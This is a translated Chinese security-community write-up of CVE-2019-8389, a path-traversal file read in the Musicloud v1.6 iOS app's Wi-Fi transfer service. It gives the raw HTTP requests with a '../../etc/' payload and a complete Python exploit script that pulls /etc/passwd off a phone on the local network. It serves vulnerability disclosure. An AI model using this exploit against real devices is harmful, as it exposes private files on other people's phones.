CVE-2019-8389 - MUSICLOUD V1.6 任意文件读取漏洞


TBDChen / 2019-03-05 08:37:00 / 浏览数 1404 技术文章 翻译文章 顶(0) 踩(0)

CVE-2019-8389 - MUSICLOUD V1.6 任意文件读取漏洞


翻译文章：https://www.shawarkhan.com/2019/02/cve-2019-8389-arbitrary-file-read-in.html

漏洞详情

今天我将分享我在 iOS 应用程序 Musicloud v1.6 中发现的一个漏洞。Musicloud
是一个音乐播放器，允许用户存储和播放不同来源的音乐。音乐可以从Dropbox、谷歌Drive和本地计算机等不同的地方导入。而为了在手机和电脑之间传输音乐，用户必须



默认情况下，手机上传输服务运行在手机外部IP(本例中为192.168.1.100)的 8080 端口上。同一个局域网上的所有用户都可以访问端口 8080
上的文件传输服务。访问端口8080将返回以下页面:



应用程序使用以下脚本执行上传和下载功能:

- /download.script - 用来下载音乐
- /upload.script - 用来上传音乐

如果我们想要下载一个音乐文件，例如 music-1.mp3，那么它将发送一个GET请求到 http://192.168.1.100:8080/music-1.mp3?download。但如果想要同时下载2个文件，则会发出以下请求:

```
POST /download.script HTTP/1.1
Host: 192.168.1.100:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100:8080/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 141
Connection: close

downfiles=music-1.mp3%0D%0Amusic-2.mp3&cur-folder=
```

这将在手机上创建一个压缩文件 MusicPlayerArchive.zip，里面包含了 music-1.mp3 和 music-2.mp3 两个文件。因此，再次访问 http://192.168.1.100:8080/musicplayerarchive.zip 将返回包含2个音乐文件的zip文件。另外，"cur -folder=" 的空值表示指定当前目录，因此如果"cur -folder="为空，就意味着我们正在从./目录中请求内容。在上面的例子中，它就是从路径 ./music-1.mp3请求文件。

现在我们能够指定任意路径，我们已经可以通过设置路径和指定的文件来请求任何文件。因此，如果我们想要请求文件/etc/passwd，我们将参数重新设置为:


```
downfiles=passwd&cur-folder=../../../../../../../../../etc/
```

我们只需要向 download.script
发送一个请求，请求的参数可以像下面一样配置，这样就会在手机上创建一个MusicPlayerArchive.zip文件，其内容为/etc/passwd:


```
POST /download.script HTTP/1.1
Host: 192.168.1.100:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100:8080/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 59
Connection: close

downfiles=passwd&cur-folder=../../../../../../../../../etc/
```

然后我们会只要下载MusicPlayerArchive.zip就可以获得 /etc/passwd 的文件内容。



最后，我们成功地读取了目标 iPhone 的 /etc/passwd 文件。这就是该漏洞的利用的方式。我写了一个小的脚本自动化的完成整个过程，大家可以在 exploit-db 上找到它。



Exploit 代码：

```
#!/usr/bin/python
# Proof of concept for CVE-2019-8389
# Exploit author: Shawar Khan

import sys
import requests

def usage():
   print "Usage:\n\tpython musicloud_lfi.py 192.168.8.103 /etc/passwd\n"

try:
   ip        =  sys.argv[1]
   path      =  sys.argv[2]
   downfile  =  path.split('/')[::-1][0]
   cur_fold  =  '../../../../../../..'+path[:-len(downfile)]

   print '''
   Musicloud v1.6 iOS - Local File Read exploit
   CVE: CVE-2019-8389
   Author: Shawar Khan ( @shawarkhanethicalhacker )
   '''
   def create_archive(file,payload):
       post_data = {
           "downfiles"  : file,
           "cur-folder" : payload
       }
       print "[+] Injecting Payload..."
       try:
           inj_status = requests.post('http://'+str(ip)+':8080/download.script',data=post_data)

           if "MusicPlayerArchive.zip" in inj_status.text and inj_status.status_code==200:
               print "[+] Payload successfully injected"
           elif inj_status.status_code==404:
               print "[+] Payload injection failed, File not found"
               exit()
           else:
               print "[+] Payload injection failed!"
               exit()
       except(requests.exceptions.ConnectionError) as err:
           print '[+] Payload injection failed! Connection refused.'
           exit()
   def retrieve_content():
       print "[+] Retrieving MusicPlayerArchive.zip"
       zip_content = requests.get('http://'+str(ip)+':8080/MusicPlayerArchive.zip')
       if zip_content.status_code==200:
           print "[+] Successfully retrieved MusicPlayerArchive.zip!\n\n[i] Printing content of %s:\n"%path
           archive = zip_content.text.splitlines()
           for i in range(2):
               archive.pop()
               archive.pop(0)
           print '\n'.join(archive)
       else:
           print "[+] Error retrieving content!"
   create_archive(downfile,cur_fold)
   retrieve_content()
except(IndexError):
   usage()
```

参考链接：

- https://nvd.nist.gov/vuln/detail/CVE-2019-8389
- https://vuldb.com/?id.130936
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8389
- https://github.com/shawarkhanethicalhacker/CVE-2019-8389

上一篇：组合攻击：html注入与Cookie劫持 下一篇：如何通过 DNS 重绑定窃取你的以太坊

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板